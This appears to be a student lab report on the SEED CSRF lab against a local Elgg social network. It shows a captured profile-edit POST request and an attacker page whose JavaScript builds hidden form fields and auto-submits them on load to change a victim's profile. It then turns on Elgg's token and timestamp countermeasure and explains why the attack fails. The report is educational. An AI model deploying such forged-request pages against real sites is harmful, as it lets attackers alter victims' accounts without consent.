
Now when we check Alice's friend list, we see that Bobby is added in her Friend List.



Task 3: CSRF Attack using POST Request

In this task we make Alice to say "Bobby is my Hero" in her profile without her knowledge using CSRF attack by Bobby with POST request.

Now to edit Alice's profile, we need to first see the way in which the edit profile sends the POST request on the website. To do that, we log into Bobby's account and click on the Edit Account button. We edit the brief description field and then click submit.




We look at the content of the HTTP request which is as follows:



The request body contains a long list of parameters as shown below:

```
__elgg_token=L1D9lCUZyfspiNyx9QzmdQ&__elgg_ts=1618402619&name=Boby&descrip
tion=&accesslevel[description]=2&briefdescription=Hello!! I am
Bob!!!&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&acc
esslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactema
il]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accessle
vel[website]=2&twitter=&accesslevel[twitter]=2&guid=43
```


We see that the brief description parameter is present with the string we entered. The access level for every field is 2, indicating its publicly visible. Also, the guid value is initialized with that of Bobby's GUID, as previously found. So, from here, we know that in order to edit Alice's profile, we will need her GUID, the string we want to write to be stored in brief description parameter, and the access level for this parameter must be set to 2 in order to be publicly visible. Using this we write the code for the index.html file of the malicious website.




In this HTML page we use JavaScript fields to write all the patterns and values got from post. All values are made hidden so that the victim does not come to know that she is being attacked. We also write the victim's name Alice and her user id 42 to make the attack specific. We have obtained this information from the POST request URL. We also write the action URL that we got from our POST request. apache2 restart is done to make sure that webpage works properly.

```
Terminal
seed@PES1491_Ankitha:~/Attacker$ sudo service apache2 restart
seed@PES1491_Ankitha:~/Attacker$
```

Next, in order to demonstrate a successful attack, we login into Alice's account and click on the url in Bobby's blog post.




Once Alice clicks the URL it redirects her to her profile page where she sees that her description has been changed to 'Bobby is my Hero' without her knowledge. Thus, Bobby's attack was successful.



Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bobby can solve this problem

Bobby does not need to login into Alice's account to obtain Alice's guid. The source code of the website has guids of users embedded into the script tag for handling session information. So visiting any page(profile or blog) of Alice from Bobby's account itself, or searching Alice in the search bar and inspecting the code we can obtain Alice's guid as 42 as shown below:



Question 2: If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

In our code, we target a specific GUID, if we have to make it arbitrary then we should obtain the GUID on requests to that website. But since our malicious web page is different from that of the targeted website, we do not have access to the targeted website's source code to derive the GUID. The GUID is sent only to the targeted website's server and not to any other website, hence we would not get the GUID from the HTTP request from the elgg website to the attacker's website.

Task 4: Implementing a countermeasure for Elgg

In this task we turn on the countermeasure and perform the CSRF attack on Alice again by Bobby. This time Bobby tries to change Alice's profile description to 'Description with countermeasure on'.

To turn on the countermeasure, we go to the directory /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg and find the function gatekeeper in the ActionsService.php file where we comment out the "return true;" statement as shown below. Now the token and timestamp countermeasures will be implemented.

```
GNU nano 2.5.3 File: ActionsService.php

public function gatekeeper($action) {
    //return true;

    if ($action == 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('_elgg_token');
        $ts = (int)get_input('_elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error('_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));
        }

        forward('login', 'csrf');

        // let the validator send an appropriate msg
        $this->validateActionToken();
    } else if ($this->validateActionToken()) {
        return true;
    }

    forward(REFERER, 'csrf');
}

/**
 * Was the given token generated for the session defined by session_token?
 */
```

We now go to /var/www/CSRF/Attacker folder to modify the index.html which has our malicious code and then we do Apache 2 service restart to make it active.

```
GNU nano 2.5.3 File: /var/www/CSRF/Attacker/index.html

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value=''>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='briefdescription' value='Description with countermeasure on!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='location' value=''>";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    var p = document.createElement("form");

    p.action = "http://www.csrfelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    document.body.appendChild(p);


    p.submit();
}
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

```
Terminal
seed@PES1491_Ankitha:../Attacker$ sudo service apache2 restart
seed@PES1491_Ankitha:../Attacker$
```


In index.html we added two secret tokens in our JavaScript code. One is the elgg_ts the timestamp and the other is unique elgg_token that we got from Bobby's POST request from Task 3. We make these fields hidden so that Alice and the trusted Elgg website does not know how and when the attack happened.

We now login to Alice's account now. She goes and checks the Blogs in her website and goes to the same blog created by Bobby as before. She clicks that malicious URL again this time.


On clicking the link, we are redirected to the following page:



On going back to the page, since the counter measure is on, she sees a page warning her about the attack. She gets a error message saying : “Form is missing __token or __ts fields”



We can see that Alice’s description is not affected and thus attack failed.



The attack does not succeed because we are constructing the HTTP request that does not have specified any parameters for timestamp and secret token. These parameters are not sent in the HTTP request because only a request going from the same website will have these parameters whereas our forged requests are from the attacker website. Due to the same origin policy, any other web page would not be able to access the contents of the elgg's web page and so they cannot attach this token in their forged requests. We can see these secret tokens when we are logged in into Alice's account, but any other user on the platform will not have Alice's credentials and hence won't be able to find those exact values. We need two values to perform the attack– timestamp and the secret token. The secret token is a hash value of the site secret value – that is retrieved from the secret database, timestamp, user sessionID and a randomly generated session string. The attacker cannot guess the secret tokens, and hence the attack will not be successful anymore.